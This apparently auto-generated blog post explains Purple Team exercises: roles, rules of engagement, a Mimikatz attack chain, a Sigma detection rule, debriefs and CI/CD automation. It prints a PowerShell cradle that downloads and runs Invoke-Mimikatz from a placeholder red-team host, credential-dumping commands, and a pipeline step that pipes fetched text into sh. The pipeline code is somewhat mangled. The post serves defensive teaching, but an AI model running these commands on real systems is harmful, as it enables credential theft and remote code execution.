Listen to this Post
Introduction:

In an era where organizations take an average of 196 days to detect a breach, the traditional silos between offensive (Red) and defensive (Blue) cybersecurity teams are a critical liability. Purple Teaming emerges as the transformative methodology that orchestrates continuous, collaborative exercises between these factions, turning theoretical security postures into proven, resilient defenses. This proactive fusion of attack simulation and defense validation is no longer a luxury but the cornerstone of a mature, adaptive security program.
Learning Objectives:
- Understand the distinct roles and tools of Red, Blue, and Purple Teams.
- Learn to design and execute a basic Purple Team exercise with actionable outcomes.
- Implement continuous feedback loops to harden defenses based on real attack data.
You Should Know:
1. Deconstructing the Teams: Roles, Tools, and Mindset
The foundation of effective Purple Teaming is a clear understanding of its components. The Red Team operates as a simulated adversary, employing tools like Metasploit for exploitation, Cobalt Strike for command and control, and custom scripts to emulate advanced persistent threats (APTs). Their goal is to breach defenses, leveraging vulnerabilities and social engineering. Conversely, the Blue Team is the guardian, utilizing Security Information and Event Management (SIEM) systems like Splunk or Elasticsearch, Endpoint Detection and Response (EDR) tools like CrowdStrike or Microsoft Defender, and Intrusion Detection Systems (IDS) like Snort to monitor, detect, and respond to incidents.
The Purple Team is not a separate team but a collaborative function. It facilitates a feedback loop where Red Team tactics inform Blue Team detection rules, and Blue Team defenses challenge the realism of Red Team attacks. This requires shared visibility platforms and structured debriefs.
- Planning Your First Purple Team Exercise: Scoping and Rules of Engagement
A successful exercise begins with precise planning. Scope must be clearly defined—whether it’s a specific application, network segment, or attack technique (e.g., lateral movement). Establish detailed Rules of Engagement (RoE) documenting authorized targets, prohibited actions (e.g., no production data exfiltration), and communication protocols.
Step-by-step guide:
- Define Objectives: “Improve detection of credential dumping via Mimikatz on Windows servers.”
- Establish RoE: Document in a shared charter. Example: “Red Team is authorized to target servers in the `DEV-WIN` OU. Use of tool `mimikatz.exe` is permitted. All activity must be logged to central SIEM at
tcp://SIEM-IP:514.” - Brief All Participants: Ensure both teams understand goals, scope, and safety measures.
-
The Attack Phase: Simulating Real Threats with Common Red Team Tools
Here, the Red Team executes the planned attack, mimicking adversary behaviors. For our credential dumping objective, a typical chain might involve initial access, privilege escalation, and then credential theft.
Step-by-step guide (Example Attack Chain):
- Initial Access: Simulate a phishing payload. On the target Windows system, a Red Team operator might use a PowerShell download cradlet to execute a staged payload.
powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://RED-TEAM-IP/Invoke-Mimikatz.ps1')" - Privilege Escalation: Exploit a misconfiguration to gain administrative rights.
-
Credential Dumping: Execute Mimikatz to harvest credentials from memory.
In a Mimikatz or similar tool shell:
privilege::debug
sekurlsa::logonpasswords
The Blue Team monitors these actions in real-time via their EDR and SIEM consoles.
-
The Defense Phase: Crafting and Tuning Detection Signatures
While the Red Team attacks, the Blue Team’s goal is to detect the activity using their logging and monitoring tools. The initial detection might be noisy or non-existent.
Step-by-step guide (Creating a Sigma Rule for Detection):
- Analyze Attack Logs: The Blue Team reviews Windows Security Event Logs (Event ID 4688 for process creation) or Sysmon logs (Event ID 1) from the target system.
- Identify Indicators: The command line containing “mimikatz” or “sekurlsa” is a key indicator.
- Create a Detection Rule: Using the open-source Sigma format, create a rule to detect Mimikatz execution.
title: Mimikatz Command Line Execution
status: experimental
description: Detects common Mimikatz command line arguments
logsource:
category: process_creation
product: windows
detection:
selection:
CommandLine|contains:</li>
</ol>

<p>- 'sekurlsa::logonpasswords'
- 'privilege::debug'
- 'mimikatz'
condition: selection
level: high
4. Implement Rule: Convert this Sigma rule to the query language of your SIEM (e.g., Splunk SPL, Elasticsearch Query DSL) and deploy it.
5. The Feedback Loop: Analysis and Continuous Hardening
This is the core of Purple Teaming. Both teams meet for a structured debrief (a “Call to Action” meeting) to analyze the exercise.
Step-by-step guide:
- Timeline Review: Walk through the attack timeline. “At 10:15, Mimikatz was executed. Was it detected?”
- Gap Analysis: If detection was missed, why? Were logs not collected? Was the EDR alert suppressed? If detection was late, why? Were alert thresholds too high?
3. Action Plan: Document immediate actions:
- Blue Team: Refine the SIEM rule, enable additional logging (e.g., Sysmon Event ID 10, process access), or adjust EDR policy.
- Red Team: Share additional TTPs (Tactics, Techniques, and Procedures) for the next round.
- System Owners: Apply mitigating controls, e.g., implement Credential Guard on Windows hosts to block credential dumping at the kernel level.
Enable Credential Guard via PowerShell (requires reboot)
Enable-WindowsOptionalFeature -Online -FeatureName Windows-Defender-CredentialGuard
- Automating the Cycle: Integrating Purple Teaming into CI/CD
For DevOps environments, Purple Teaming principles can be integrated into the CI/CD pipeline. Security tests can be automated using tools that simulate attacks against staging environments.
Step-by-step guide (Basic Integration):
- Tool Selection: Use a tool like `atomic-red-team` to execute atomic attack tests.
- Automate Execution: In a Jenkins or GitLab CI pipeline, add a stage to run tests after deployment.
Example GitLab CI snippet
security_test:
stage: test
script:
Download and execute a test for credential dumping</li>
</ol>

- curl -s https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1003.001/T1003.001.md | grep "curl" | sh
allow_failure: true  So the build continues, but alerts
3. Automate Validation: The pipeline should check if the attack generated the expected alert in the SIEM’s dev instance, failing the build if detection is absent.
What Undercode Say:
- Purple Teaming is a Process, Not a Team: It’s a formalized, recurring cycle of simulated attacks, detection engineering, and mitigation—not a one-off event or a static group.
- Metrics Are Key: Move beyond “was it detected?” to measure “Mean Time to Detect (MTTD)” and “Mean Time to Respond (MTTR)” for each exercise. Reducing these metrics is the true measure of success.
Analysis: The post correctly identifies the cultural and operational chasm between Red and Blue teams as a primary security risk. The staggering 196-day detection average is a symptom of this disconnect. Purple Teaming directly attacks this problem by fostering a shared mission. However, its success hinges on executive buy-in to resource these collaborative sessions and a blameless culture where findings are seen as system failures, not team failures. The most advanced programs are moving this collaboration left into the development lifecycle, making security validation an automated, integral part of software delivery.
Prediction:
The future of Purple Teaming is AI-driven and fully integrated. We will see the rise of automated Purple Team platforms that use AI to generate unique, evolving attack simulations in real-time, while simultaneously training and tuning AI-powered detection models on the defensive side. This will create self-healing security systems where detection and response times shrink from days to minutes or seconds. Furthermore, as regulations intensify, demonstrating a continuous Purple Team exercise regimen will become a standard compliance requirement, proving due diligence in cybersecurity preparedness.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Art Anikeev – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


